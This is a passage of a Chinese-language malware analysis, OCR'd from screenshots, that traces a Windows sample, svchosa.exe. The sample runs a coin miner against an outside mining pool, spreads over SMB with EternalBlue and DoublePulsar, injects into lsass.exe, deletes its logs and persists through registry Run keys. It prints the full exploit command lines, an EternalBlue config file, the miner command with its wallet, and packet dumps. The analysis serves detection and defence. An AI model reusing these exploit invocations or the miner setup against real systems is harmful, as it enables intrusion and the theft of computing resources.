":"x","agent":"/ (Windows NT 6.1) libuv/1.9.1 msvc/2015","algo":["cn","cn/r","cn/
wow","cn/2","cn/1","cn/0","cn/half","cn/xtl","cn/msr","cn/xao","cn/rto","cn/rwz",
"cn/zls","cn/double"]}}
```

RESPONSE

```
{"id":1,"jsonrpc":"2.0","error":null,"result":{"id":"d642ef8d-9539-4fb2-87f3-90c3
ad21cdcd","job":{"blob":"0c0ca4d2ece40597a115593cf7c339b39e097b3fefda979ba1816770
9a46e995306250a14bba65000000008149f3fb30335d83b50d3a7cf47e6b6650c18eb81ec7b62271d
0722402071eda08","algo":"cn/wow","variant":"wow","height":92242,"job_id":"Y/yGos6
w511DuW9xxIbG0VzXGCjt","target":"37894100","id":"d642ef8d-9539-4fb2-87f3-90c3ad21
cdcd"},"status":"OK"}}
```


REQUEST

```
{"id":2,"jsonrpc":"2.0","method":"submit","params":{"id":"d642ef8d-9539-4fb2-87f3
-90c3ad21cdcd","job_id":"Y/yGos6w511DuW9xxIbG0VzXGCjt","nonce":"83020000","result
":"a93cd88d270b664c020c6972cbce4e267e6bbdce23d1ed4a5cf303bb22a03300"}}
```

RESPONSE

```
{"id":2,"jsonrpc":"2.0","error":null,"result":{"status":"OK"}}
```

6. 查看連線中國 IP: 60.2.77.229:1433 之封包內容，發現在區域網路的 portscan 作業結束後會透過 1433 port 進行 ms-sql 資料庫的連線。



RSA Security Analytics Reconstruction for session ID: 1162 (Source 192.168.195.155 : 50360, Target 60.2.77.229 : 1433)
Time 3/27/2019 18:24:43 to 3/27/2019 18:25:04   Packet Size 254 bytes   Payload Size 0 bytes
Protocol 2048/6/0   Flags Keep Assembled AppMeta NetworkMeta   Packet Count 4


REQUEST

```
00000000 : 00 50 56 FC 17 67 00 0C 29 DC 07 9B 08 00 45 00  [.PV..g..).....E.]
00000010 : 00 34 22 7B 40 00 80 06 CA 1D C0 A8 C3 9B 3C 02  [.4"{@.........<.]
00000020 : 4D E5 C4 B8 05 99 AF 95 CF AB 00 00 00 00 80 02  [M...............]
00000030 : 20 00 F7 51 00 00 02 04 05 B4 01 03 03 08 01 01  [  ..Q...........]
00000040 : 04 02 00 50 56 FC 17 67 00 0C 29 DC 07 9B 08 00  [...PV..g..).....]
00000050 : 45 00 00 34 22 7F 40 00 80 06 CA 19 C0 A8 C3 9B  [E..4".@.........]
00000060 : 3C 02 4D E5 C4 B8 05 99 AF 95 CF AB 00 00 00 00  [<.M.............]
00000070 : 80 02 20 00 F7 51 00 00 02 04 05 B4 01 03 03 08  [.. ..Q..........]
00000080 : 01 01 04 02 00 50 56 FC 17 67 00 0C 29 DC 07 9B  [.....PV..g..)...]
00000090 : 08 00 45 00 00 30 22 84 40 00 80 06 CA 18 C0 A8  [..E..0".@.......]
000000a0 : C3 9B 3C 02 4D E5 C4 B8 05 99 AF 95 CF AB 00 00  [..<.M...........]
000000b0 : 00 00 70 02 20 00 0B 61 00 00 02 04 05 B4 01 01  [..p. ..a........]
000000c0 : 04 02                                            [..]
```


RESPONSE

```
000000c2 : 00 0C 29 DC 07 9B 00 50 56 FC 17 67 08 00 45 00  [..)....PV..g..E.]
000000d2 : 00 28 1C 2C 00 00 80 06 10 79 3C 02 4D E5 C0 A8  [.
(.,.....y<.M...]
000000e2 : C3 9B 05 99 C4 B8 47 4D 64 AA AF 95 CF AC 50 14  [......GMd.....P.]
000000f2 : FA F0 B1 28 00 00 00 00 00 00 00 00              [...
(........]
```

7. 檢視背景程式運作情形，發現在 svchosa.exe 執行後會循環式地執行 ipconfig.exe (清除 DNS 快取)、taskkill.exe(強制結束 ipconfig.exe)、oysks.exe(執行挖礦)與 taskkill.exe(強制結束 oysks.exe)等程序，其中會在 C:\$aywke 產生 oysks.exe 來執行挖礦。




Process	Image Path	Command
svchosa.exe (3524)	C:\Users\Ruby\Downloads\svchosa.exe	"C:\Users\Ruby\Downloads\svchosa.exe"
cmd.exe (2944)	C:\Windows\system32\cmd.exe	cmd /c ipconfig /flushdns
ipconfig.exe (1176)	C:\Windows\system32\ipconfig.exe	ipconfig /flushdns
cmd.exe (1612)	C:\Windows\system32\cmd.exe	cmd /c taskkill /f /im cmd.exe
taskkill.exe (1872)	C:\Windows\system32\taskkill.exe	taskkill /f /im cmd.exe
oysks.exe (3780)	C:\$aywke\oysks.exe	C:\$aywke\oysks.exe -o stratum+tcp://mine.c3pool.com:80 -u 44f3...
cmd.exe (348)	C:\Windows\system32\cmd.exe	cmd /c taskkill /f /im oysks.exe
taskkill.exe (3800)	C:\Windows\system32\taskkill.exe	taskkill /f /im oysks.exe
cmd.exe (2000)	C:\Windows\system32\cmd.exe	cmd /c taskkill /f /im cmd.exe
taskkill.exe (3580)	C:\Windows\system32\taskkill.exe	taskkill /f /im cmd.exe
oysks.exe (2132)	C:\$aywke\oysks.exe	C:\$aywke\oysks.exe -o stratum+tcp://mine.c3pool.com:80 -u 44f3...
cmd.exe (2980)	C:\Windows\system32\cmd.exe	cmd /c taskkill /f /im oysks.exe
taskkill.exe (3648)	C:\Windows\system32\taskkill.exe	taskkill /f /im oysks.exe
taskkill.exe (1792)	C:\Windows\system32\taskkill.exe	taskkill /f /im oysks.exe
cmd.exe (3844)	C:\Windows\system32\cmd.exe	cmd /c ipconfig /flushdns
ipconfig.exe (3260)	C:\Windows\system32\ipconfig.exe	ipconfig /flushdns
cmd.exe (348)	C:\Windows\system32\cmd.exe	cmd /c taskkill /f /im cmd.exe
taskkill.exe (1924)	C:\Windows\system32\taskkill.exe	taskkill /f /im cmd.exe
cmd.exe (2376)	C:\Windows\system32\cmd.exe	cmd /c taskkill /f /im cmd.exe
taskkill.exe (2312)	C:\Windows\system32\taskkill.exe	taskkill /f /im cmd.exe
oysks.exe (2476)	C:\$aywke\oysks.exe	C:\$aywke\oysks.exe -o stratum+tcp://mine.c3pool.com:80 -u 44f3...
cmd.exe (2588)	C:\Windows\system32\cmd.exe	cmd /c taskkill /f /im oysks.exe
taskkill.exe (1040)	C:\Windows\system32\taskkill.exe	taskkill /f /im oysks.exe
taskkill.exe (428)	C:\Windows\system32\taskkill.exe	taskkill /f /im oysks.exeoysks.exe
cmd.exe (3376)	C:\Windows\system32\cmd.exe	cmd /c ipconfig /flushdns
ipconfig.exe (2208)	C:\Windows\system32\ipconfig.exe	ipconfig /flushdns
cmd.exe (3872)	C:\Windows\system32\cmd.exe	cmd /c taskkill /f /im cmd.exe
taskkill.exe (3312)	C:\Windows\system32\taskkill.exe	taskkill /f /im cmd.exe




```
Description:
Company:
Path:      C:\$aywke\oysks.exe
Command:   C:\$aywke\oysks.exe -o stratum+tcp://mine.c3pool.com:80 -u 44f3Gk4zcTvR4e8PTaYEEpJfhj8FpvnxbHADmAiiQFLeMTAzvN1Xavn3VHHNP8n4ob3WJ77KbzcQaCgGYSofCwpSQQkCW9G -p x --max-cpu-usage=25 -K
User:      Ruby-PC\Ruby
PID:       3780      Started:   2019/3/27 下午 03:10:35
                     Exited:    2019/3/27 下午 03:10:35
```

在執行上述程序一段時間後，會開始執行 S.exe、PING.EXE (檢查 TCP/IP)、刪除 S.exe、執行 Svchostlong.exe、Serverlong.exe、Taskkill.exe (強制結束 oysks.exe)與刪除 C:\ProgramData\*.txt 等程序。



Process	Image Path	Command
oysks.exe (3360)	C:\$aywke\oysks.exe	C:\$aywke\oysks.exe -o stratum+tcp://mine.c3pool.com:80 -u 44f3Gk4zcTvR4e8PTaYEEpJ...
cmd.exe (2312)	C:\Windows\system32\cmd.exe	cmd /c C:\ProgramData\S.exe
S.exe (3920)	C:\ProgramData\S.exe	C:\ProgramData\S.exe
cmd.exe (1168)	C:\Windows\system32\cmd.exe	cmd /c ping 127.0.0.1 -n 100 && del C:\ProgramData\S.exe
PING.EXE (3008)	C:\Windows\system32\PING.EXE	ping 127.0.0.1 -n 100
cmd.exe (3092)	C:\Windows\system32\cmd.exe	cmd /c cd c:\ProgramData && svchostlong.exe --TargetIp 192.168.195.137 --Target WIN...
svchostlong.exe (384	c:\ProgramData\svchostlong.exe	svchostlong.exe --TargetIp 192.168.195.137 --Target WIN72K8R2 --DaveProxyPort=0 --N...
cmd.exe (1756)	C:\Windows\system32\cmd.exe	cmd /c cd c:\ProgramData && svchostlong.exe --TargetIp 192.168.195.137 --Target XP --...
svchostlong.exe (195	c:\ProgramData\svchostlong.exe	svchostlong.exe --TargetIp 192.168.195.137 --Target XP --DaveProxyPort=0 --NetworkTi...
cmd.exe (3952)	C:\Windows\system32\cmd.exe	cmd /c cd c:\ProgramData && serverlong.exe --OutConfig 192.168.195.137-dll.txt --Targ...
serverlong.exe (3636)	c:\ProgramData\serverlong.exe	serverlong.exe --OutConfig 192.168.195.137-dll.txt --TargetIp 192.168.195.137 --TargetP...
cmd.exe (4036)	C:\Windows\system32\cmd.exe	cmd /c cd c:\ProgramData && serverlong.exe --OutConfig 192.168.195.137-dll.txt --Targ...
serverlong.exe (3992)	c:\ProgramData\serverlong.exe	serverlong.exe --OutConfig 192.168.195.137-dll.txt --TargetIp 192.168.195.137 --TargetP...
cmd.exe (3308)	C:\Windows\system32\cmd.exe	cmd /c cd c:\ProgramData && serverlong.exe --OutConfig 192.168.195.137-dll.txt --Targ...
serverlong.exe (2876)	c:\ProgramData\serverlong.exe	serverlong.exe --OutConfig 192.168.195.137-dll.txt --TargetIp 192.168.195.137 --TargetP...
taskkill.exe (2112)	C:\Windows\system32\taskkill.exe	taskkill /f /im oysks.exeoysks.exeoysks.exeoysks.exeoysks.exeoysks.exeoysks.exeoysks.e...
cmd.exe (444)	C:\Windows\system32\cmd.exe	cmd /c taskkill /f /im cmd.exe
taskkill.exe (3408)	C:\Windows\system32\taskkill.exe	taskkill /f /im cmd.exe
cmd.exe (960)	C:\Windows\system32\cmd.exe	cmd /c cd c:\ProgramData && serverlong.exe --OutConfig 192.168.195.137-dll.txt --Targ...
serverlong.exe (3024)	c:\ProgramData\serverlong.exe	serverlong.exe --OutConfig 192.168.195.137-dll.txt --TargetIp 192.168.195.137 --TargetP...
cmd.exe (976)	C:\Windows\system32\cmd.exe	cmd /c del /a /f /q C:\ProgramData\*.txt
cmd.exe (1388)	C:\Windows\system32\cmd.exe	cmd /c taskkill /f /im oysks.exe
taskkill.exe (3796)	C:\Windows\system32\taskkill.exe	taskkill /f /im oysks.exe
taskkill.exe (1904)	C:\Windows\system32\taskkill.exe	taskkill /f /im oysks.exeoysks.exeoysks.exeoysks.exeoysks.exeoysks.exeoysks.exeoysks.e...
cmd.exe (3260)	C:\Windows\system32\cmd.exe	cmd /c taskkill /f /im cmd.exe
taskkill.exe (1432)	C:\Windows\system32\taskkill.exe	taskkill /f /im cmd.exe




```
cmd.exe (3092)             C:\Windows\system32\cmd.exe        cmd /c cd c:\ProgramData && svchostlong.exe --TargetIp 192.168.195.137 --Target WIN72K8R2 --DaveProxyPort=0 --Networ
  svchostlong.exe (3844)   c:\ProgramData\svchostlong.exe     svchostlong.exe  --TargetIp 192.168.195.137 --Target WIN72K8R2 --DaveProxyPort=0 --NetworkTimeout 60 --TargetPort 445 -
cmd.exe (1756)             C:\Windows\system32\cmd.exe        cmd /c cd c:\ProgramData && svchostlong.exe --TargetIp 192.168.195.137 --Target XP --DaveProxyPort=0 --NetworkTimeout
  svchostlong.exe (1956)   c:\ProgramData\svchostlong.exe     svchostlong.exe  --TargetIp 192.168.195.137 --Target XP --DaveProxyPort=0 --NetworkTimeout 60 --TargetPort 445 --VerifyTar
cmd.exe (3952)             C:\Windows\system32\cmd.exe        cmd /c cd c:\ProgramData && serverlong.exe --OutConfig 192.168.195.137-dll.txt --TargetIp 192.168.195.137 --TargetPort 4
  serverlong.exe (3636)    c:\ProgramData\serverlong.exe      serverlong.exe  --OutConfig 192.168.195.137-dll.txt --TargetIp 192.168.195.137 --TargetPort 445 --DllPayload X86.dll --DllO
cmd.exe (4036)             C:\Windows\system32\cmd.exe        cmd /c cd c:\ProgramData && serverlong.exe --OutConfig 192.168.195.137-dll.txt --TargetIp 192.168.195.137 --TargetPort 4
  serverlong.exe (3992)    c:\ProgramData\serverlong.exe      serverlong.exe  --OutConfig 192.168.195.137-dll.txt --TargetIp 192.168.195.137 --TargetPort 445 --DllPayload X64.dll --DllO
```

其中 Svchostlong.exe(Eternalblue)與 Serverlong.exe(Doublepulsar)執行後會在 C:\ProgramData 產生 IP address.txt 與 IP address-dll.txt 兩個文字檔，例如:192.168.195.137.txt 或 192.168.195.137-dll.txt。

```
PID:3844 c:\ProgramData\svchostlong.exe  為Eternalblue
svchostlong.exe  --TargetIp 192.168.195.137 --Target WIN72K8R2 --DaveProxyPort=0 --NetworkTimeout 60
--TargetPort 445 --VerifyTarget True --VerifyBackdoor True --MaxExploitAttempts 3 --GroomAllocations 12 --
OutConfig 192.168.195.137.txt
```


```
PID:3636 c:\ProgramData\serverlong.exe  為Doublepulsar
serverlong.exe  --OutConfig 192.168.195.137-dll.txt --TargetIp 192.168.195.137 --TargetPort 445 --DllPayload
X86.dll --DllOrdinal 1 ProcessName lsass.exe --ProcessCommandLine --Protocol SMB --Architecture x86 --
Function Rundll
```

在執行完 svchostlong.exe 與 serverlong.exe 後會刪除所有在 C:\ProgramData 資料夾的*.txt 文字檔。



```
cmd.exe (976)        C:\Windows\system32\cmd.exe        cmd /c del /a /f /q C:\ProgramData\*.txt
```


8. 查看 IP address.txt 與 IP address-dll.txt 兩個文字檔內容，發現它可能為程式 svchostlong.exe 與 serverlong.exe 執行後的紀錄檔，但在整個 svchosa.exe 執行過程的最後程序裡這些紀錄檔將被刪除。




192.168.195.155.txt - 記事本
檔案(F) 編輯(E) 格式(O) 檢視(V) 說明(H)

```
<config xmlns="urn:trch" id="0f38f55b6a88feccfb846d3d10ab4687e652e63e" configversion="2.2.0.0"
name="Eternalblue" version="2.2.0" schemaversion="2.1.0">   <inputparameters>     <parameter
name="DaveProxyPort" description="DAVE Core/Proxy Hookup connection port" type="TcpPort" format="Scalar"
hidden="true" valid="true">       <default>0</default>       <value>0</value>     </parameter>
<parameter name="NetworkTimeout" description="Timeout for blocking network calls (in seconds). Use -1 for
no timeout." type="S16" format="Scalar" valid="true">       <default>60</default>
<value>60</value>     </parameter>     <parameter name="TargetIp" description="Target IP Address"
type="IPv4" format="Scalar" valid="true">       <value>192.168.195.155</value>     </parameter>
<parameter name="TargetPort" description="Port used by the SMB service for exploit connection"
type="TcpPort" format="Scalar" valid="true">       <default>445</default>       <value>445</value>
</parameter>     <parameter name="VerifyTarget" description="Validate the SMB string from target against
the target selected before exploitation." type="Boolean" format="Scalar" valid="true">
<default>true</default>       <value>true</value>     </parameter>     <parameter name="VerifyBackdoor"
description="Validate the presence of the DOUBLE PULSAR backdoor before throwing. This option must be
enabled for multiple exploit attempts." type="Boolean" format="Scalar" valid="true">
<default>true</default>       <value>true</value>     </parameter>     <parameter
name="MaxExploitAttempts" description="Number of times to attempt the exploit and groom. Disabled for
XP/2K3." type="U32" format="Scalar" valid="true">       <default>3</default>       <value>3</value>
</parameter>     <parameter name="GroomAllocations" description="Number of large SMBv2 buffers (Vista+)
or SessionSetup allocations (XK/2K3) to do." type="U32" format="Scalar" valid="true">
<default>12</default>       <value>12</value>     </parameter>     <parameter name="ShellcodeBuffer"
description="Shellcode buffer in hex (hint: use 'F:&lt;FILENAME&gt;' to load from file)" type="Buffer"
format="Scalar" hidden="true" required="false"></parameter>     <parameter name="LogFile"
description="Where to write log file" type="String" format="Scalar" required="false"></parameter>
<parameter name="OutConfig" description="Where to write output parameters file" type="String"
format="Scalar" valid="true">       <default>stdout</default>       <value>192.168.195.155.txt</value>
 </parameter>     <parameter name="ValidateOnly" description="Stop execution after parameter validation"
type="Boolean" format="Scalar" valid="true">       <default>false</default>       <value>false</value>
 </parameter>     <paramchoice name="Target" description="Operating System, Service Pack, and
Architecture of target OS">       <value>WIN72K8R2</value>       <paramgroup name="XP"
description="Windows XP 32-Bit All Service Packs"></paramgroup>       <paramgroup name="WIN72K8R2"
description="Windows 7 and 2008 R2 32-Bit and 64-Bit All Service Packs"></paramgroup>     </paramchoice>
 </inputparameters>   <outputparameters>     <parameter name="DoublePulsarPresent" description="Set to
true if the DOUBLEPULSAR backdoor was already installed and the exploit did not have to be thrown"
type="Boolean" format="Scalar" valid="true">       <value>false</value>     </parameter>
</outputparameters> </config>
```

9. 檢視程式在主機開機後執行情形，發現 svchosa.exe 會在主機重新開機後自動執行，並且呼叫 oysks.exe 來進行挖礦。




Autorun Entry	Description	Publisher	Image Path	Timestamp
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run				2019/3/27 下午 03:10
☑ XPWIN7			c:\users\ruby\downloads\svchosa.exe	2019/3/19 下午 02:17
HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run				2019/3/27 下午 03:10
☑ xy3602			c:\users\ruby\downloads\svchosa.exe	2019/3/19 下午 02:17




```
⊟ svchosa.exe (3524)    C:\Users\Ruby\Downloads\svchosa.exe  "C:\Users\Ruby\Downloads\svchosa.exe"
    oysks.exe (1304)    C:\$aywke\oysks.exe                  C:\$aywke\oysks.exe -o stratum+tcp://mine.c3pool.com:80 -u 44f3Gk4
```

10. 查看 oysks.exe 所在位置，發現它存放於 C:\一個隱藏式資料夾$aywke 中，經 Virustotal 檢測其惡意比例為 31/70，多家防毒軟體公司以 CoinMiner 命名它，可以確認它為一個挖礦程式。



名稱	修改日期	建立日期	類型	大小	擁有者
oysks.exe	2019/3/27 下午 03:10	2019/3/27 下午 03:10	應用程式	4,431 KB	Administrators




31 engines detected this file

fb88548ed0586f32c2d6d89549b540941f3acd5e200cf79942c656d0bf59c1a
5

